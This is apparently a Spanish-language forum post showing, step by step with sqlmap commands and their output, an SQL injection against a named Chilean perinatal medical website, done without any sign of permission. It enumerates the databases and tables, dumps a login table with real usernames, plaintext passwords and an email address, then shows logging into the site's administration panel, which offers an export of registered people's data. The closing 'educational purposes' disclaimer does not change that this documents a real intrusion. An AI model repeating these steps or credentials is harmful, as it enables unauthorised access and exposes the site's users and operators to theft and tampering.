
Daniel Candia


Inyeccion Sql :
Escanendo algunas webs encontre un error de SQLI Veamos que paso
La web ya no esta disponible asi que mostrare la Url

Teniendo el link indicado buscaremos las bases de datos disponibles en dicha pagina con Sqlmap
sqlmap -u webvulnerable –dbs




```
[*] shutting down at 14:00:02

root@Vice:~/Desktop/python# sqlmap -u http://www.cedip.cl/imprimir.php?id=514 --dbs

    sqlmap/1.0-dev-f272517 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:19:01

[14:19:02] [INFO] testing connection to the target URL
[14:19:02] [INFO] testing if the target URL is stable. This can take a couple of seconds
[14:19:34] [CRITICAL] connection timed out to the target URL or proxy. sqlmap is going to retry the request
[14:19:36] [INFO] target URL is stable
[14:19:36] [INFO] testing if GET parameter 'id' is dynamic
[14:19:36] [INFO] confirming that GET parameter 'id' is dynamic
[14:19:37] [INFO] GET parameter 'id' is dynamic
[14:19:37] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:19:37] [INFO] testing for SQL injection on GET parameter 'id'
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)? [Y/n] y
```

Aqui podemos ver las Bases de datos encontradas




```
[14:29:13] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.3.29
back-end DBMS: MySQL 5.0
[14:29:13] [INFO] fetching database names
[14:29:14] [INFO] the SQL query used returns 2 entries
[14:29:14] [INFO] retrieved: "information_schema"
[14:29:15] [INFO] retrieved: "cedipcl_c2d3p"
available databases [2]:
[*] cedipcl_c2d3p
[*] information_schema

[14:29:15] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www.cedip.cl'

[*] shutting down at 14:29:15
```

En este caso la que nos ineresa es la primera asi que ahora sacaremos las tablas
sqlmap -u webvulnerable -D basadedatos –tables




```
root@Vice:~/Desktop/python# sqlmap -u http://www.cedip.cl/imprimir.php?id=514 -D cedipcl_c2d3p --tables

    sqlmap/1.0-dev-f272517 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:30:15
```

Aqui vemos las tablas encontradas



```
[14:30:18] [INFO] fetching tables for database: 'cedipcl_c2d3p'
[14:30:20] [INFO] the SQL query used returns 5 entries
[14:30:21] [INFO] retrieved: "comentarios"
[14:30:22] [INFO] retrieved: "contenidos"
[14:30:23] [INFO] retrieved: "ingreso"
[14:30:24] [INFO] retrieved: "registro"
[14:30:24] [INFO] retrieved: "visitas"
Database: cedipcl_c2d3p
[5 tables]
+-------------+
| comentarios |
| contenidos  |
| ingreso     |
| registro    |
| visitas     |
+-------------+
```


Ahora la que neecsitamos es "ingreso" para buscar credenciales de acceso Intentaremos sacar las columnas
sqlmap -u webvulnerable -D basededatos -T tablaelegida –columns



```
root@Vice:~/Desktop/python# sqlmap -u http://www.cedip.cl/imprimir.php?id=514 -D cedipcl_c2d3p -T ingreso --columns

    sqlmap/1.0-dev-f272517 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:32:12
```


Columnas encontradas

Elegiremos las posibles importantes , para obtener user y pass
sqlmap -u webvulnerable -D basededatos -T tablaelegida -C columnas –dump




```
root@Vice:~/Desktop/python# sqlmap -u http://www.cedip.cl/imprimir.php?id=514 -D cedipcl_c2d3p -T ingreso -C email,nombre,password --dump

    sqlmap/1.0-dev-f272517 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:33:19
```

Y las credenciales se muestran tal cual



```
[14:33:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.3.29
back-end DBMS: MySQL 5.0
[14:33:22] [INFO] fetching columns 'email, nombre, password' for table 'ingreso' in database 'cedipcl_c2d3p'
[14:33:23] [INFO] the SQL query used returns 3 entries
[14:33:24] [INFO] retrieved: "nombre","varchar(20)"
[14:33:24] [INFO] retrieved: "password","varchar(100)"
[14:33:25] [INFO] retrieved: "email","varchar(250)"
[14:33:25] [INFO] fetching entries of column(s) 'email, nombre, password' for table 'ingreso' in database 'cedipcl_c2d3p'
[14:33:27] [INFO] the SQL query used returns 3 entries
[14:33:29] [INFO] retrieved: "","zoolab2","temporal2"
[14:33:29] [INFO] retrieved: "nohayemail@locos.cl","rgomez","react"
[14:33:30] [INFO] retrieved: " ","redavan","REDADJ95redadj95"
[14:33:30] [INFO] analyzing table dump for possible password hashes
Database: cedipcl_c2d3p
Table: ingreso
[3 entries]
+---------------------+---------+------------------+
| email               | nombre  | password         |
+---------------------+---------+------------------+
| <blank>             | zoolab2 | temporal2        |
| nohayemail@locos.cl | rgomez  | react            |
| NULL                | redavan | REDADJ95redadj95 |
+---------------------+---------+------------------+
```

en algunas ocasionae eel pass viene encriptado y habra que usar Findmyhash o algun otro metodo si Sqlmap no logra hacerlo
despues de esto habra que buscar el panel de administracion Eso NO lo mostrare para no afectar la web cuando sea restablecida




Log in

Escribe tu nombre de usuario y password

Usuario: rgomez

Password: •••••

bueno ahi ya lo mostre sin querer
y aqui tenemos el acceso al Panel de Administracion



¿Quieres guardar esta contraseña?

rgomez •••••

Administrar Contenidos:

- Las Noticias
- La Editorial
- Los Artículos del CEDIP
- La Discusión de casos para Especialistas
- Los Artículos de Interés para Embarazadas
- El Boletín Perinatal
- Los Documentos
- Los Banners
- **Edición actual del sitio**

Administrar Páginas:

- Las ediciones anteriores
- La página de acceso a los Pod casts
- Los Links Destacados
- Journals
- La Información de Contacto
- La Guía Perinatal
- Acerca del CEDIP
- Mapa del Sitio

Otros:

- Administradores de la web
- Los Comentarios del Blog
- Exportar el excel de las personas registradas en el CEDIP

Atrás - Ir al Inicio del Administrador - Cerrar Sesión

La presentacion es con Fines didacticos y de aprendizaje , Ningun administrador del grupo es responsable del Uso de este Post. Gracias